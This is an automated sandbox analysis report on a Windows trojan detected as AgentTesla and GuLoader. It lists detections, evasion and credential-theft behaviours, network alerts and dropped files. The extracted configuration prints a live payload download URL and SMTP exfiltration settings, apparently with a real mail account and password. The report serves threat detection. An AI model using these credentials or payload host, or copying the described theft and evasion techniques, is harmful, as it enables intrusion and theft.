ID: 635338
Sample Name:
SecuriteInfo.com.Trojan.Inject.11626.exe
Cookbook: default.jbs
Time: 19:38:48
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.Trojan.Inject.11626.exe


Overview

General Information

Sample Name:	SecuriteInfo.com.Trojan.Inject.11626.exe
Analysis ID:	635338
MD5:	dd43bd8cdc55dd..
SHA1:	b7b49d8b277b6c..
SHA256:	7dc00d4ca525d3..
Infos:	



Detection




AgentTesla, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Hides threads from debuggers
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…
- Tries to detect Any.run
- Tries to harvest and steal ftp login c…

Classification



Process Tree

- **System is w10x64native**
- SecuriteInfo.com.Trojan.Inject.11626.exe (PID: 4336 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe" MD5: DD43BD8CDC55DD9C8A168F7D5E67DB30)
  - CasPol.exe (PID: 1888 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - CasPol.exe (PID: 9124 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - CasPol.exe (PID: 4392 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
    - conhost.exe (PID: 6604 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "muhasebe@parkhotelizmir.comzHhYkTCp0(bkmail.parkhotelizmir.comsaleseuropower2@yandex.com"
}
```

Threatname: GuLoader

```
{
  "Payload URL": "http://185.222.57.79/SALES/muhasebe@par%20v4_zZlYyWbWEF39.bin1"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.14985940057.0000000003391000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000005.00000002.19759760809.000000001D7ED000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000000.14824947099.0000000001100000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000005.00000002.19758765647.000000001D731000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.19758765647.000000001D731000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 4 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.11.20 - Destination IP: 45.10.148.33

Timestamp:	192.168.11.2045.10.148.33497635872030171 05/27/22-19:42:44.865082
SID:	2030171
Source Port:	49763
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.11.20 - Destination IP: 45.10.148.33

Timestamp:	192.168.11.2045.10.148.33497635872840032 05/27/22-19:42:44.865135
SID:	2840032
Source Port:	49763
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Generic .bin download from Dotted Quad - Source IP: 192.168.11.20 - Destination IP: 185.222.57.79

Timestamp:	192.168.11.20185.222.57.7949754802018752 05/27/22-19:41:07.264505
SID:	2018752
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	3 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 1 7 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 1 1 Process Injection	2 Obfuscated Files or Information	Security Account Manager	4 3 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	Logon Script (Mac)	1 Registry Run Keys / Startup Folder	1 DLL Side-Loading	NTDS	1 Process Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 6 1 Virtualization/Sandbox Evasion	LSA Secrets	3 6 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	1 2 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Access Token Manipulation	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.Inject.11626.exe	12%	Virustotal		Browse
SecuriteInfo.com.Trojan.Inject.11626.exe	5%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\ThrottlePlugin.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\ThrottlePlugin.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsg40B0.tmp\System.dll	3%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsg40B0.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
mail.parkhotelizmir.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	Avira URL Cloud	safe	
http://185.222.57.79/SALES/muhasebe	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%4	0%	Avira URL Cloud	safe	
http://2HBIa742d4finT.com	0%	Avira URL Cloud	safe	
http://mail.parkhotelizmir.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	Avira URL Cloud	safe	
http://yogqTE.com	0%	Avira URL Cloud	safe	
http://185.222.57.79/SALES/muhasebe@par%20v4_zZlYyWbWEF39.bin	0%	Avira URL Cloud	safe	
http://185.222.57.79/SALES/muhasebe@par%20v4_zZlYyWbWEF39.bin1	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.parkhotelizmir.com	45.10.148.33	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.222.57.79/SALES/muhasebe@par%20v4_zZlYyWbWEF39.bin	true	• Avira URL Cloud: safe	unknown
http://185.222.57.79/SALES/muhasebe@par%20v4_zZlYyWbWEF39.bin1	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://creativecommons.org/ns#DerivativeWorks	SecuriteInfo.com.Trojan.Inject.11626.exe, 00000001.00000002.14981287805.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.11626.exe, 00000001.00000002.14983490705.0000000002987000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000005.00000002.1975876564 7.000000001D731000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	CasPol.exe, 00000005.00000002.1975876564 7.000000001D731000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/licenses/by-sa/4.0/	user-not-tracked-symbolic.svg.1.dr	false		high
http://creativecommons.org/ns#Distribution	SecuriteInfo.com.Trojan.Inject.11626.exe, 00000001.00000002.14981287805.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.11626.exe, 00000001.00000002.14983490705.0000000002987000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://185.222.57.79/SALES/muhasebe	CasPol.exe, 00000005.00000002.1973474208 5.000000000133A000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http:// https://www.theonionrouter.com/dist.torproject.org/torbr owser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	CasPol.exe, 00000005.00000002.1975876564 7.000000001D731000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/ns#Attribution	SecuriteInfo.com.Trojan.Inject.11626.exe, 00000001 .00000002.14981287805.000000000040A000.0 0000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.11626.exe, 0000000 1.00000002.14983490705.0000000002987000. 00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://https://api.ipify.org%4	CasPol.exe, 00000005.00000002.1975876564 7.000000001D731000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://2HBIa742d4finT.com	CasPol.exe, 00000005.00000002.1975996103 2.000000001D813000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 5.00000002.19758765647.000000001D731000. 00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/ns#ShareAlike	SecuriteInfo.com.Trojan.Inject.11626.exe, 00000001 .00000002.14981287805.000000000040A000.0 0000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.11626.exe, 0000000 1.00000002.14983490705.0000000002987000. 00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://mail.parkhotelizmir.com	CasPol.exe, 00000005.00000002.1976042347 9.000000001D872000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org%GETMozilla/5.0	CasPol.exe, 00000005.00000002.1975876564 7.000000001D731000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://nsis.sf.net/NSIS_ErrorError	SecuriteInfo.com.Trojan.Inject.11626.exe, FRATERNA TE.exe.5.dr	false		high
http://creativecommons.org/ns#Notice	SecuriteInfo.com.Trojan.Inject.11626.exe, 00000001 .00000002.14981287805.000000000040A000.0 0000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.11626.exe, 0000000 1.00000002.14983490705.0000000002987000. 00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://creativecommons.org/ns#Reproduction	SecuriteInfo.com.Trojan.Inject.11626.exe, 00000001 .00000002.14981287805.000000000040A000.0 0000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.11626.exe, 0000000 1.00000002.14983490705.0000000002987000. 00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://yogqTE.com	CasPol.exe, 00000005.00000002.1975876564 7.000000001D731000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/ns#	SecuriteInfo.com.Trojan.Inject.11626.exe, 00000001 .00000002.14981287805.000000000040A000.0 0000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.11626.exe, 0000000 1.00000002.14983490705.0000000002987000. 00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.222.57.79	unknown	Netherlands		51447	ROOTLAYERNETNL	true
45.10.148.33	mail.parkhotelizmir.com	Turkey		208485	EKSENBILISIMTR	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635338
Start date and time: 27/05/202219:38:48	2022-05-27 19:38:48 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.Inject.11626.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/13@1/2
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 26.2% (good quality ratio 25.6%) • Quality average: 89% • Quality standard deviation: 20.8%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, HxTsr.exe, RuntimeBroker.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, wdcpalt.microsoft.com, client.wns.windows.com, ctldl.windowsupdate.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:41:05	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\subfolder1\FRATERNATE.exe
19:41:13	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\subfolder1\FRATERNATE.exe
19:41:16	API Interceptor	2748x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\CYKELPARKERINGENS.ini

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	43
Entropy (8bit):	4.693479289485192
Encrypted:	false
SSDEEP:	3:JODb6MHIymy32ov:Jebozyn
MD5:	8B36E2227A5BD0472C64194B43581D90
SHA1:	E391FCABCE78C902A95B2B3A90F46380AA0E6031
SHA-256:	7A5D1B27408729909236B8B98CD3D19002750B7297981F32A6E6DD743B16BFB4
SHA-512:	FE426325981C65C37C16AE8021B2D8EDB50009743DC54C3EA2F496CA020BB980BCC43D70F5A2498A2AB8315183F5D2437DB72CCE69698978D927FA0E25DB137
Malicious:	false
Reputation:	low
Preview:	[Vddelber60]..Paxilla=EKSKOMMUNIKATIONERS..

C:\Users\user\AppData\Local\Temp\GL-1.0.typelib

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1245
Entropy (8bit):	5.462849750105637
Encrypted:	false
SSDEEP:	24:hM0mIAvy4Wvsqs1Ra7JZRGNeHX+AYcvP2wk1RjdEF3qpMk5:lmIAq1UqsziJZ+eHX+AdP2TvpMk5
MD5:	5343C1A8B203C162A3BF3870D9F50FD4
SHA1:	04B5B886C20D88B57EEA6D8FF882624A4AC1E51D
SHA-256:	DC1D54DAB6EC8C00F70137927504E4F222C8395F10760B6BEECFCFA94E08249F
SHA-512:	E0F50ACB6061744E825A4051765CEBF23E8C489B55B190739409D8A79BB08DAC8F919247A4E5F65A015EA9C57D326BBEF7EA045163915129E01F316C4958D949
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">..<html xmlns="http://www.w3.org/1999/xhtml">.. <head>..<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>..<title>404 - File or directory not found.</title>..<style type="text/css">.. ..b ody{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}..fieldset{padding:0 15px 10px 15px;} ..h1{font-size:2.4em;mar gin:0;color:#FFF;}..h2{font-size:1.7em;margin:0;color:#CC0000;} ..h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} ..#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;..background-color:#555555;}..#content{margin:0 0 0 2%;position:relative;}...content-container{ background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}..-->..</style>..</head>..<body>.. Server Error .. .. <div class="co

C:\Users\user\AppData\Local\Temp\HERMAPHRODEITY.ini

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	40
Entropy (8bit):	4.412814895472355
Encrypted:	false
SSDEEP:	3:bAL2Wlv3AhWuvU2:bu2gYEd2
MD5:	176F3A8631F14F0421935D07502B8CD9
SHA1:	70C91B54BDE9BA107AB322ECACF16C60E0D8E57B
SHA-256:	F507F6BB14F286DD6835A18FC9ECDB86F73DBA96E9E281D626718447F1C496BB
SHA-512:	CC963E6BD3577D12FAC185D3D61CCC72098C52E5F2E907E5724BA7BC9FF022A2E74D0DF18D82AD7EC645FEE9328458B7493B1BDD7F1216A677A42F851656836
Malicious:	false
Reputation:	low
Preview:	[Godgrendes]..Resipiscence=Mightily197..

C:\Users\user\AppData\Local\Temp\ThrottlePlugin.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	380640
Entropy (8bit):	6.00755593352656
Encrypted:	false

SSDEEP:	6144:tqpZKqQPNb5tPcACMBdK99Uf2o7nypI83l4tHY1706ePrz2lxf:tqEvcA49Ro7R64Pi
MD5:	07B4E869E84B557512EE38A5C283FEF3
SHA1:	85AFD748ACB7DB97C763ABFEA292E8543B084517
SHA-256:	C718B6BF9A427A117FFC1AB1C0E02551AFB2675406BAC625534E02179DB12C9D
SHA-512:	C1E7E9781B538D6FD1265DF135606483DCC80B190FFB6DE6C9A7C4DD83B2B4453C746FE7C4E4AE577BE5DD40D4BB98BE8D0325119148D81D8D3CD094E9260E7
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....EK..+...+...+.....+...*...+.....+.../...+...(...+.$.*...+...,...+...-...+...*...+...*...+.$.....+.$.+...+.$.....+.....+.$.)...+.Rich..+.....PE..d...W6;a....." .....2.....$y..... .....P....`.....pK..T....K..0.....p.....!.....T.....(.....h.....text...<..... ..`.rdata.. .....@..@.data....%.....~.....@....pdata...!....."..... .....@..@.rsrc...p.....@..@.reloc.....@..B..... ....

C:\Users\user\AppData\Local\Temp\Waxiness.Sym

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
File Type:	data
Category:	dropped
Size (bytes):	133983
Entropy (8bit):	4.053356129693858
Encrypted:	false
SSDEEP:	1536:0aDhpwRpeoT7/pL9vWX8iQC21Jl4YULhmlxv:0aTWeoT7/YUyVhmxv
MD5:	B364DBDF5A8A0C58CD4B721BE9432C48
